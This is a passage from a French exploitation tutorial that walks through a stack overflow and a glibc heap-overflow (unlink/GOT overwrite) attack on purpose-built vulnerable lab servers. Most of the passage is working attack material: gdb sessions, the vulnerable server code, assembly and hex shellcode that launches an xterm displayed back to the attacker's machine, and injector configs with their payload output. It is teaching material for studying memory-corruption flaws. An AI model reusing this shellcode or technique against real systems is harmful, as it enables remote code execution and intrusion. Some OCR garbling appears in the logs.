0x08048696 <printMsg+44>:      leave
0x08048697 <printMsg+45>:      ret
End of assembler dump.
(gdb) b *0x0804866a
Breakpoint 1 at 0x804866a: file server.c, line 23.
(gdb) r
Starting program: server
Current stack: 0xbfffea00
server: waiting for data on port TCP 1500
```

On connecte un client en telnet et on envoie une centaine de ‘a’. L’exécution s’arrête sur le breakpoint. On trace jusqu’au ret :

```
(gdb) x /3xw $esp
0xbfffe9dc:     0x61616161     0x000abe03       0xbfffea00
```

L’adresse de retour a été écrasée par nos ‘a’. Le programme est donc bien exploitable.

Analyse de l’exploit

Structure du buffer.

Contrairement à la partie précédente, seuls les 100 premiers octets de notre buffer sont copiés :

```
read(newSocketfd, szBuffer, MAX_MSG)
```

Nous ne pouvons donc pas comme précédemment remplir le buffer d’adresse de saut puis ajouter des nops et enfin le shellcode. Il faut positionner le shellcode **avant** l’adresse de retour (d’où le nom de « shellcode before »).
Voici l’allure de notre buffer :

Taille max = 100 octets

NOP	shellcode	@ de saut

On voit tout de suite que l’exploitation sera beaucoup plus délicate : notre shellcode faisant 79 octets, la marge ne manœuvre est relativement limitée.

Détermination du nombre d’adresse de saut et de nops.

Etant donné que la taille du buffer est relativement petite, nous ne mettrons qu’une seule adresse de saut.
Pour déterminer le nombre de NOP, évaluons la taille du buffer à envoyer :
Nous augmentons progressivement le nombre de nops :

1- Avec 9 nops (90 octets envoyés), le programme ne plante pas.
2- Avec 10 nops (91 octets envoyés), le programme plante (ou du moins ferme la connexion).

Le tableau suivant résume l’état de la pile au moment du ret dans printMsg en fonction la longueur du buffer envoyé.

		ebp	@retour	
Ligne 1	00 0A BF FF	… … … …	… … … …	
Ligne 2	0A BF FF FF	… … … 00	… … … …	
Ligne 3		… … … …	BF FF FF FF	00 0A

La ligne 1 représente la situation avec 9 nops : ni ebp ni l’adresse de retour ne sont modifiée.
La ligne 2 représente la situation avec 10 nops : Un octet de ebp est écrasé l’adresse de retour n’est pas modifiée. Dans cet état le programme ne parvient pas à récupérer le contexte au retour dans main car ebp à une valeur erronée. Le programme sort donc sur le « write » sans planter.
La ligne 3 représente la situation à obtenir : il faut donc 19 nops.

Détermination de l’adresse de saut.

L’adresse de saut doit être entre @printMsg et @printMsg+17. Comme l’adresse de la pile change à chaque exécution, il peut être un peu long de tomber sur la bonne valeur. Pour nous faciliter la tâche, j’affiche un ordre de grandeur de la valeur pile. On utilisera cette valeur comme adresse de saut.

Exploitation du serveur

Sur la machine Linux.

1- Lancez le serveur

```
$ ./server_before
Current stack: 0xbfffe430
./server_before: waiting for data onKQâPSá°CP 1500
```

L'adresse de pile est alors 0xbfffe430.

Sur la machine attaquante.

1- Editez le fichier de configuration « linux_stack_overflow_before_exploit.conf » :

```
SERVER_ADDR=192.168.1.3
SERVER_PORT=1500

BUFFER=NOP:16|SHELLCODE:1|JMP:1
```

2- Lancez injecter.pl en passant l'adresse de saut dans la commande pour éviter de modifier le fichier de configuration à chaque test :

```
injecter.pl -f linux_stack_overflow_before_exploit.conf -r -j 0xbfffe430
-=================================-
-=            injecter.pl        =-
-=                               =-
-=  ghorg0re/3ey's exploit tools  =-
-=                               =-
-=    Autor:   ghorg0re/3ey      =-
-=    Version: 1.06              =-
-=    Date:    17/05/2004        =-
-=================================-
-------------------------------------------------
Server welcome

Data received:"Welcome to ghorg0re/3ey server
"
-------------------------------------------------
-------------------------------------------------
Packet number 0

Data to
send:"ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÙ↑[1└êC¶êC0PìK§QëÔPSëß▒♂=ÇÞÒ   /usr/X11R6/bin/xtermXDISPLAY=192.168.
00
0.002:0.0X0õ ┐"
Sending Data...
Data received:""
```

3- Une fenêtre xterm s'ouvre alors sur le client. Comme précédemment, elle possède les droits de l'utilisateur sous lequel tournait le serveur.


Exploitation du serveur 3: Heap overflow.

Les exemples précédemment illustraient des débordements de pile. L'exploitation est relativement directe car la pile contient des adresses chargées dans eip lors d'une instruction « ret ». Lors d'un débordement, nous avons vu qu'il était possible d'écraser ces adresses et donc de modifier le flot d'exécution.


Les débordements de buffer sont tout à fait possible dans le heap : Une application qui réserve dynamiquement 50 octets (par un malloc) et copie une entrée non vérifiée dans cet espace est sujette à ces vulnérabilités.
Mais qu'en est-il de l'exploitabilité ? En effet, le heap ne contient à priori aucune adresse susceptible d'être chargée dans eip. Certaines applications utilisant des fonctions virtuelles dans des classes pourraient être exploitable, mais cela n'est pas le cas général.
Ce qui semblait impossible a pourtant été décrit par Solar Designer qui a introduit la technique de la macro UNLINK.
Le serveur 3 va illustrer cette technique.

Plate-forme de test.

Pour les tests, la plate-forme suivante sera utilisée :



Attaquant : Windows
192.168.1.2



Serveur : Linux
192.168.1.3

Implémentation de la librairie GNU C

Pour comprendre cette technique, il faut tout d'abord comprendre le fonctionnement de l'algorithme de gestion de mémoire de la librairie GNU C, qui a été écrit par Doug Lea. Je ne ferais ici qu'une bref introduction à cet algorithme. Je vous conseille de compléter ces informations par la lecture de l'article de phrack sur cette technique [2]

Les chunks.

La librairie GNU garde les informations concernant les portions de mémoire dans des « chunks ». Ces chunks ont la structure suivante :

```
             +---------------------------------+
    chunk -> | prev_size                       |
             +---------------------------------+
             | size                            |
             +---------------------------------+
      mem -> | data                            |
             : ...                             :
             +---------------------------------+
nextchunk -> | prev_size ...                   |
             :                                 :
```

Voici la signification de chaque champ :

data	« mem » est le pointeur que l'on récupère par le malloc. Donc lors de l'appel : `unsigned char *mem = malloc (16);` mem est égal au pointeur de la figure sur data et (mem-8) est égal au pointeur sur le chunk.
prev size	• Si le chunk précédent est libre, indique sa taille. • Sinon, fait partie des data du chunk précédent pour sauver 4 octets.
size	Contient la taille des data. Le calcul de la taille à partir de la taille demandée n'est pas direct et ne sera pas expliqué ici. Pour vous faire un programme effectuant ce calcul, vous pouvez vous inspirer de la page : http://www.synnergy.net/exploits/vudo.c Il faut cependant noter que la taille est toujours alignée sur un DWORD ; les trois bits de poids faible sont donc toujours à zéro. Ils sont donc utilisé pour autre chose : • Le plus faible, appelé PREV_INUSE, indique si le chunk précédent est utilisé. • Le suivant indique si la mémoire est m-mappée. • Le suivant n'est pas utilisé.

La libération de mémoire.

Lors d'un appel à free, certains tests sont effectués :

- Si les voisins du chunks libéré sont aussi libres, ils vont être rassemblés.
- Sinon, le bit PREV_INUSE du chunk suivant est mis à zéro. Le chunk libéré est modifié :

```
            +---------------------------------+
    chunk -> | prev_size                       |
            +---------------------------------+
            | size                            |
            +---------------------------------+
      mem -> | fd                              |
            +---------------------------------+
            | bk                              |
            +---------------------------------+
            | (old memory, can be zero bytes)  |
            :                                 :

nextchunk -> | prev_size ...                   |
            :                                 :
```

2 valeurs sont ajoutées : fd et bk, qui sont des pointeurs dans une liste doublement chaînées de blocs libres.

Pour résumer, lorsqu'un chunk N est libéré, l'algorithme vérifie si les chunks voisins sont libres ou non. Par exemple, si le chunk N+1 est libre, il va être fusionné avec le chunk N. Pour cela, il faut enlever le chunk N+1 de la liste des chunks libres. Pour faire cette opération, l'algorithme utilise la macro UNLINK suivante :

```
#define unlink( P, BK, FD ) {              \
      BK = P->bk;                          \        [1]
      FD = P->fd;                          \        [2]
      FD->bk = BK;                         \        [3]
      BK->fd = FD;                         \        [4]
}
```

BK et FD sont des variables temporaires.

Principe de l'exploitation du débordement.

Une situation de débordement usuelle est la suivante :

```
mem = malloc(25);
mem2 = malloc(25);
...
strcpy(mem, input);
...
free(mem);
```

La mémoire allouée a la structure suivante :
[prev_size][size P][32 bytes][prev_size][size P][data ...]

On voit donc que si input est supérieur à 32 bytes, la copie va écraser le chunk suivant.

Lorsque free est appelé, l'algorithme va regarder si le second chunk est libre ou non pour le concaténer. Si c'est le cas, la macro unlink va être appelée. Or cette macro effectue des opérations d'écriture en mémoire à partir des pointeurs FD et BK du chunk que nous avons écrasé. Il est donc possible en injectant des valeurs particulières d'écrire une valeur de notre choix à une adresse de notre choix.
Par exemple, nous pouvons mettre dans FD l'adresse de la fonction (moins 12 pour compenser l'offset de BK) et dans BK l'adresse de notre shellcode.
La solution la plus simple est de remplacer une des adresses de la GLOBAL_OFFSET_TABLE avec l'adresse de notre shellcode. Ainsi lors du prochain appel de cette fonction, l'exécution sautera sur notre shellcode.

Il reste alors plusieurs difficultés :

- En fait, le chunk N+1 n'est pas libre. Donc la macro unlink n'est normalement pas appelée. Pour éviter cela, il faut modifier ce chunk pour que l'algorithme croit qu'il est libre. Pour savoir si un chunk est libre, l'algorithme saute au chunk suivant (en se basant sur la taille du chunk) puis regarde le bit PREV_INUSE.

L'idée est donc le remplacer la taille du chunk N+1 par la valeur –4. Ainsi au lieu d'analyser le bit PREV_INUSE du chunk N+2, l'algorithme testera celui du chunk N+1, qui aura bien sûr été marqué comme libre.

- L'adresse de notre shellcode doit être brute-forcée ou extraite par débuggage.
- L'adresse de la GLOBAL_OFFSET_TABLE doit être brute-forcée ou extraite par objdump.
  Voici par exemple le résultat obtenu pour le serveur 3 :

```
$ objdump -t server_heap_overflow

server_heap_overflow:     file format elf32-i386

SYMBOL TABLE:
080480f4 l    d  .interp       00000000
08048108 l    d  .note.ABI-tag 00000000
08048128 l    d  .hash  00000000
080481d0 l    d  .dynsym       00000000
08048340 l    d  .dynstr       00000000
080483f2 l    d  .gnu.version  00000000
08048420 l    d  .gnu.version_r 00000000
08048440 l    d  .rel.dyn      00000000
...
08048558       F *UND*  000001b4              malloc@@GLIBC_2.0
...
08049c2c g     O .got   00000000              _GLOBAL_OFFSET_TABLE_
...
```

  On constate que :
    - Notre serveur utilise bien malloc de GLIBC
    - La GLOBAL_OFFSET_TABLE est en 0x08049c2c. Pour brute-forcer une adresse, il suffit de prendre cette adresse et d'incrémenter de 4.
- Si la ligne 3 de unlink nous permet d'écrire l'adresse de notre shellcode à la place de l'adresse d'une fonction, la ligne 4 écrit FD sur le WORD à l'offset 8 de notre shellcode ! Nous devons donc utiliser un shellcode effectuant un saut par dessus cette valeur écrasée.
- Puisque la fonction free est appelée sur mem, les deux premiers WORD vont être écrasés par FD et BK. Il faut donc commencer le buffer par 2 WORD inutiles et sauter en buffer+8

Finalement, voici l'allure du buffer :

0	4	8	10	12	16	20
OVERW	OVERW	JMP offset 20	XXX	XXX	OVERW	EXECVE

Les cases OVERW sont celles qui sont écrasées.
L'adresse placée dans FD est @WRITE-12
L'adresse placée dans BK est @BUFFER+8

où :


- @WRITE est l'adresse où l'on souhaite écrire (dans GLOBAL_OFFSET_TABLE)
- @BUFFER est l'adresse du buffer mem.

Les schémas suivant résument le principe de l'exploitation :

Avant sprintf :

Après sprintf :

Après free :



Programme vulnérable

Description

Le programme vulnérable est un petit serveur qui écoute sur le port 1500. Après connexion, il accepte une commande, envoyée suivant le format : [1] [data]
Lors de la reception d'un buffer, le serveur analyse donc le premier octer.

- Si ce n'est pas un « 1 », il renvoie la chaîne « unknow command ».
- S'il s'agit d'un « 1 », alors il alloue une structure CONNEXION, dans laquelle il enregistre l'heure de connexion, et un buffer de taille fixe, dans lequel il recopie la donnée envoyée par le client concaténée à la chaine « login ».

Il libère ensuite les deux structure avec la fonction free.

Code

Voici le code :

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <stdio.h>
#include <unistd.h>


#define SERVER_PORT 1500
#define MSG_UKN_CMD "Unknow command\n"
#define SZ_USERNAME 200
#define SZ_BUFFER 1500
#define CMD_USER 1

/*************************************
 * Fonction error
 *
 * Affiche le message d'erreur msg
 *
 *************************************/
```

```
void error(char *msg)
{
	perror(msg);
	exit(-1);
}

/************************************
 * Definition des structures
 *
 * CONNEXION: enregistre l'heure de la connexion
 *
 ************************************/

typedef struct
{
	time_t connectTime;
} CONNEXION;


/************************************
 * Fonction processData
 *
 * Analyse le message szBuffer et renvoie une reponse sur newSocketfd
 *
 ************************************/

void processData(int newSocketfd, char *szBuffer)
{
	char		*p;
	CONNEXION	*c;

	// La commande recu est un login
	if(szBuffer[0] == CMD_USER)
	{
		// Allour un buffer de taille SZ_USERNAME et une structure CONNEXION
		p=(char *) malloc(SZ_USERNAME*sizeof(char));
		c=(CONNEXION *) malloc(sizeof(CONNEXION));

		// Rempli les structures
		c->connectTime=time();
		sprintf(p,"%s login\n", &szBuffer[1]);

		// Renvoie la reponse au client
		if(write(newSocketfd, p, strlen(p)) < 0)
			error("ERROR writing to socket");

		// Libere la memoire
		free(p);
		free(c);

	}
	// La commande recu est inconnue
	else
	{
		if(write(newSocketfd, MSG_UKN_CMD, strlen(MSG_UKN_CMD)) < 0)
			error("ERROR writing to socket");
	}
}

/************************************
 * Fonction main
 *
 * Cree un serveur en ecoute sur le port SERVER_PORT
 *
 ************************************/

int main (int argc, char *argv[])
{
	int socketfd, newSocketfd, cliLen;
	struct sockaddr_in cliAddr, servAddr;
	char szBuffer[SZ_BUFFER];
	int n;
```

```
	// Cree socket
	if((socketfd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
		error("Cannot open socket ");

	// Bind sur le port
	servAddr.sin_family = AF_INET;
	servAddr.sin_addr.s_addr = htonl(INADDR_ANY);
	servAddr.sin_port = htons(SERVER_PORT);

	if(bind(socketfd, (struct sockaddr *) &servAddr, sizeof(servAddr))<0)
		error("Cannot bind port ");

	listen(socketfd,5);

	printf("%s: waiting for data on port TCP %u\n",argv[0],SERVER_PORT);
	cliLen = sizeof(cliAddr);

	// Attente d'un client
	if((newSocketfd = accept(socketfd, (struct sockaddr *) &cliAddr, &cliLen)) < 0)
		error("Cannot accept connection");

	// Envoie banner d'accueil
	snprintf(szBuffer, sizeof(szBuffer), "Welcome to ghorg0re/3ey server\n");
	if((n = write(newSocketfd,szBuffer,strlen(szBuffer))) < 0)
		error("ERROR writing to socket");

	// Boucle de reception des messages
	bzero(szBuffer, sizeof(szBuffer));
	while((n = read(newSocketfd, szBuffer, SZ_BUFFER)) > 0)
	{
		processData(newSocketfd, szBuffer);
		bzero(szBuffer, sizeof(szBuffer));

	}
}
```

Analyse du fonctionnement.

1- Allez dans le répertoire VULN_SERVER_HEAP_OVERFLOW
2- Recompilez le serveur server_heap_overflow
3- Lancez le serveur dans gdb

On met un breakpoint après les allocations. On peut alors lire les adresses des allocations :

```
(gdb) p c
$1 = (CONNEXION *) 0x8049db0
(gdb) p p
$2 = 0x8049ce0 ""
```

On affiche la mémoire autour de la variable c :

```
(gdb) x /4xw c-2
0x8049da8:      0x00000000      0x00000011      0x00000000      0x00000000
```

On vérifie que 0x11 = 17 correspond bien à la taille réservé pour une allocation de 4 bytes avec le bit (PREV_INUSE : request2size(4) | PREV_INUSE = 17)

Si le buffer envoyé à une taille supérieur à 0x8049db0 - 0x8049ce0 - 8= 0xc8 (200), les valeurs prev_size et size du chunk de c vont donc être écrasée.
Attention, comme le premier octet est enlevé (c'est le code indiquant le contenu de la trame), en réalité le buffer doit être de 201 octets.

La structure du buffer à envoyer est donc :

-4
0x1

0	4
OW	OW

8	10	12	16	20
JMP	XXX	XXX	OW	EXECVE

98
NOP

200	204	208	212
0xdeadbabe	0xfffffff4	0x08049c64	0x08049ce8

(Le power point a une animation illustrant assez bien cette partie).

Pour augmenter la clarté, j'ai éclaté le buffer sur 4 lignes.

- La première ligne représente l'octet CODE, de valeur 0x01 (CMD_USER)
- La deuxième ligne représente les 2 WORD qui sont écrasés lors de la libération de p. J'ai fait commencé le compte d'offset à partir de là, car c'est à partir d'ici que le buffer est copié dans p.
- La troisième ligne représente le shellcode. On retrouve le saut à la partie EXECVE, au dessus l'espace qui va être en parti écrasé par le 4ème ligne de UNLINK.
- La quatrième ligne représente du bourrage. J'ai mis de NOP, mais on pourrait mettre n'importe quelle valeur non nulle.
- La dernière ligne représente les données qui vont écraser le chunk suivant. On retrouve :
    - Le champ PREV_SIZE a une valeur ayant le bit PREV_INUSE (bit de poids faible) à 0.
    - Le champ SIZE contenant la fausse taille de notre chunk.
    - L'adresse où écrire.
    - L'adresse à écrire.

Quelques précisions sur cette dernière ligne :

- La fausse taille est de –4. Donc lorsque l'algorithme va sauter au chunk suivant, il tombera sur le DWORD avant notre faux chunk. Lorsqu'il lira le champ SIZE, il accèdera en fait au champ PREV_SIZE (0xdeadbabe), qui a bien son bit de poids faible à 0.
- L'adresse où écrire permet d'écraser l'adresse de free dans la GLOBAL_OFFSET_TABLE. Pour la trouver, on peut analyser le code appelant free :

```
0x080487a6 <processData+160>:   call   0x80485e8 <free>
```

et

```
(gdb) x /i 0x80485e8
0x80485e8 <free>:       jmp    *0x8049c70
```

L'écriture se faisant 12 octets après l'adresse donnée, nous devons injecter la valeur :
0x8049c70-0xC=0x8049c68

- L'adresse à écrire correspond à début du shellcode.

Le shellcode.

Le shellcode est le même que celui utilisé pour les stack overflow, avec une légère modification : l'ajout des 10 octets dont une partie va être écrasée par la 4ème ligne de UNLINK :

```
#include <stdio.h>

int main(int argv, char ** argc)
{
      asm("
begin:
      .string \"AAAA\"
      jmp    getaddr
      add    $0xdeadbabe, %eax          /* Instruction inutile ecrase par fd et bk */
      add    $0xdeadbabe, %eax          /* Instruction inutile ecrase par fd et bk */
function:
      popl   %ebx                       /* Recupere adresse de la commande */
      xor    %eax, %eax

      movb   %al, 0x14(%ebx)
      movb   %al, 0x30(%ebx)

      pushl  %eax                       /* push NULL */
      lea    0x15(%ebx), %ecx
      pushl  %ecx                       /* push @ variable d'env DISPLAY */
      movl   %esp, %edx                 /* Load @ tableau env dans edx */
      pushl  %eax                       /* push NULL */
      pushl  %ebx                       /* push @ de la commande */
      movl   %esp, %ecx                 /* Load @ tableau dans ecx */

      movb    $0xb, %al
      int     $0x80
getaddr:
      call    function
.shell_string:
      .string \"/usr/X11R6/bin/xtermXDISPLAY=192.168.000.002:0.0X\"
      /* le X a remplacer par un 0 */
      ");
}
```

En pratique :

1- Allez dans le répertoire SHELLCODE_BUILDER sur la machine Linux.
2- Editez le fichier « buildShellCode.c.launchxterm.heapoverflow » et remplacer l'adresse IP dans la ligne .shell_string
   DISPLAY=192.168.001.002:0.0
3- Copiez buildShellCode.c.launchxterm.heapoverflow en buildShellCode.c
4- Lancez le script de test :

```
$ ./shellcodeBuilder.sh -t
-=================================-
-=       shellcodeBuilder.sh     =-
-=                               =-
-=  ghorg0re/3ey's exploit tools  =-
-=                               =-
-=    Autor:   ghorg0re/3ey      =-
-=    Version: 1.00              =-
-=    Date:    17/05/2004        =-
-=================================-

=====================================
Building buildShellCode.c ...
buildShellCode.c:5:13: warning: multi-line string literals are deprecated
=====================================
Extracting shellcode ...
char
shell[]="\xeb\x22\x05\xbe\xba\xad\xde\x05\xbe\xba\xad\xde\x5b\x31\xc0\x88\x43\x14\x88\x43\
x30\x50\x8d\x4b\x15\x51\x89\xe2\x50\x53\x89\xe1\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x7
5\x73\x72\x2f\x58\x31\x31\x52\x36\x2f\x62\x69\x6e\x2f\x78\x74\x65\x72\x6d\x58\x44\x49\x53\
```

```
x50\x4c\x41\x59\x3d\x31\x39\x32\x2e\x31\x36\x38\x2e\x30\x30\x31\x2e\x30\x30\x32\x3a\x30\x2
e\x30\x58";
// Shellcode size = 90 bytes
=====================================
Generating testShellCode.c...
=====================================
Building testShellCode.c ...
=====================================
Executing testShellCode ...
```

5- Une fenêtre xterm s'ouvre sur la machine attaquant (Pensez à lancer le serveur X dessus !).

6- Construisez le shellcode :

```
$ ./shellcodeBuilder.sh -b

-==================================-
-=       shellcodeBuilder.sh      =-
-=                                =-
-=  ghorg0re/3ey's exploit tools  =-
-=                                =-
-=    Autor:   ghorg0re/3ey       =-
-=    Version: 1.00               =-
-=    Date:    17/05/2004         =-
-==================================-

=====================================
Building buildShellCode.c ...
buildShellCode.c:5:13: warning: multi-line string literals are deprecated
=====================================
Extracting shellcode ...
$shellcode="\xeb\x22\x05\xbe\xba\xad\xde\x05\xbe\xba\xad\xde\x5b\x31\xc0\x88\x43\x14\x88\x
43\x30\x50\x8d\x4b\x15\x51\x89\xe2\x50\x53\x89\xe1\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f
\x75\x73\x72\x2f\x58\x31\x31\x52\x36\x2f\x62\x69\x6e\x2f\x78\x74\x65\x72\x6d\x58\x44\x49\x
53\x50\x4c\x41\x59\x3d\x31\x39\x32\x2e\x31\x36\x38\x2e\x30\x30\x31\x2e\x30\x30\x32\x3a\x30
\x2e\x30\x58";
# Shellcode size = 90 bytes

1;
=====================================
Writing shellcode to shellcode.pm ...
```

7- Copiez le fichier shellcode.pm sur la machine attaquante, dans le répertoire INJECTER.

Exploitation du serveur

Sur la machine Linux.

1- Lancez le serveur

```
$ ./server_heap_overflow
./server_heap_overflow: waiting for data on port TCP 1500
```

Sur la machine attaquante.

1- Copiez le fichier shellcode.pm depuis le répertoire BUILD_SHELLCODE de la machine Linux vers le répertoire INJECTER de la machine attaquante.

2- Editez le fichier de configuration « linux_heap_overflow_exploit.conf » :

```
SERVER_ADDR=192.168.1.3
SERVER_PORT=1500

BUFFER=0x01:1|0xdeadbabe:1|0xdeadbabe:1|SHELLCODE:1|0x90:102|0xdeadbabe:1|0xfffffff4:1|0x0
8049C64:1|0x08049ce8:1
```

3- Lancez injecter.pl :

```
injecter.pl -f linux_heap_overflow_exploit.conf -r
-==================================-
-=            injecter.pl         =-
-=                                =-
-=  ghorg0re/3ey's exploit tools  =-
-=                                =-
-=    Autor:   ghorg0re/3ey       =-
-=    Version: 1.06               =-
-=    Date:    17/05/2004         =-
-==================================-
```

```
--------------------------------------------------
Server welcome

Data received:"Welcome to ghorg0re/3ey server
"
--------------------------------------------------
--------------------------------------------------
Packet number 0

Data to
send:"☺¥‖¡Ì¥‖¡ÌÙ"♣¥‖¡Ì♣¥‖¡Ì[1└êC¶êC0PìK§QëÔPSëß░♂=ÇÞÒ   /usr/X11R6/bin/xtermXDISPLAY=192.1
68
.001.002:0.0XÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ¥‖¡Ì¶   dÞ£"
Sending Data...
Data
received:"¥‖¡Ì¥‖¡ÌÙ"♣¥‖¡Ì♣¥‖¡Ì[1└êC¶êC0PìK§QëÔPSëß░♂=ÇÞÒ   /usr/X11R6/bin/xtermXDISPLAY=19
2.168
.001.002:0.0XÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ¥‖¡Ì¶   dÞ£ login
"
--------------------------------------------------
```

4- Une fenêtre xterm s’ouvre alors sur le client.

Analyse de l’exploitation.

Premier breakpoint : avant sprintf

Voici le début du chunk « c » :

```
(gdb) x /4xw c-2
0x8049da8:      0x00000000      0x00000011      0x40b65eb5      0x00000000
```

Deuxième breakpoint : après sprintf

```
(gdb) s
66                      if(write(newSocketfd, p, strlen(p)) < 0)
(gdb) x /4xw c-2
0x8049da8:      0xdeadbabe      0xfffffff4      0x08049c64      0x08049ce8
```

Le début du chunk a bien été écrasé par nos valeurs.

Troisième breakpoint : avant le premier free

Voici l’adresse de free dans la GLOBAL_ALLOCATION_TABLE :

```
(gdb) x /xw 0x8049c70
0x8049c70 <_GLOBAL_OFFSET_TABLE_+68>:   0x080485ee
```

Quatrième breakpoint : après le premier free

Voici la nouvelle adresse de free dans la GLOBAL_ALLOCATION_TABLE :

```
(gdb) s
71                      free(c);
(gdb) x /xw 0x8049c70
0x8049c70 <_GLOBAL_OFFSET_TABLE_+68>:   0x08049ce8
```

A partir de là on trace l’exécution :

```
(gdb) display /i $pc
1: x/i $pc  0x80487a0 <processData+154>:        sub    $0xc,%esp
(gdb) si
0x080487a3      71                      free(c);
1: x/i $pc  0x80487a3 <processData+157>:        pushl  0xfffffff4(%ebp)
(gdb)
0x080487a6      71                      free(c);
1: x/i $pc  0x80487a6 <processData+160>:        call   0x80485e8 <free>
(gdb)
```

```
0x080485e8 in free ()
1: x/i $pc  0x80485e8 <free>:   jmp    *0x8049c70
(gdb)
0x08049ce8 in ?? ()
1: x/i $pc  0x8049ce8:  jmp    0x8049d0c
(gdb)
0x08049d0c in ?? ()
1: x/i $pc  0x8049d0c:  call   0x8049cf4
(gdb)
0x08049cf4 in ?? ()
1: x/i $pc  0x8049cf4:  pop    %ebx
```

Et voilà, nous sommes dans notre shellcode…

Conclusion sur l'exploitation sous Linux

Il faut retenir de cette partie que l'écriture d'un shellcode ouvrant une fenêtre xterm en EXPORT DISPLAY est une opération relativement facile et que le code reste très petit. Ceci est dû à la puissance de l'api noyau de Linux et aux outils orientés réseau fournis en natif… le revers de médaille.
De nombreuses solutions sont alors possible pour compliquer l'exploitation :

- Ajouter des équipements de filtrage.
- Faire tourner le serveur dans une cage chroot pour réduire le nombre d'outils disponibles. A noter que la cage chroot peut être brisée dans certaines conditions.

Pour les exploitations, il faut retenir que l'écrasement de l'adresse de retour dans le stack n'est **qu'une** méthode pour rediriger l'exécution vers du code injecté parmi d'autres. Il existe un très grand nombre de possibilités, même lorsque le débordement se fait dans des zones apparemment loin de toute valeur chargée dans eip.

Exploitation sous Windows

Les buffer overflows sous Windows sont un sujet moins souvent couvert par les documents disponibles sur Internet. Pourtant les derniers vers comme msblast ou sasser nous ont montré l'importance et la gravité du phénomène.
L'objectif de cette partie est donc d'effectuer une introduction à ces attaques sous Windows, toujours via l'exploitation de serveurs personnels.

Je vous conseille de lire l'excellent article de Nicolas Ruff [3] intitulé « la fin des buffer overflow sous Windows ». En substance, il présente les améliorations apportées en terme de sécurité par Visual .net et par le SP2 de XP, puis donne des exemples où ces protections sont inefficaces.

Je vais suivre un plan très similaire pour cette partie, de sorte qu'elle apparaisse comme une démonstration pratique de ce qui est décrit dans cet article (Merci à lui pour cette autorisation) :


- Exploitation d'un buffer overflow par écrasement de l'adresse de retour.
  - Cas d'une compilation avec Visual C++ 6.0 : Exploitation directe
  - Cas d'une compilation avec Visual .net : L'option /GS
- Présentation d'une corruption de la VTABLES : Les limites de l'option /GS

Pour mémoire, les services exploités sont des cas d'école et non des véritables applications. L'objectif de cet article n'est en effet pas de dévoiler des failles de sécurité mais d'illustrer ces mécanismes.

Création du shellcode d'exploitation

Principe du shellcode.

Comme dans la partie Linux, nous allons commencer par l'écriture du shellcode. Nous voulons comme sous Linux obtenir un cmd.exe distant. Cependant, Windows de dispose pas en natif d'outil cmd.exe distant.
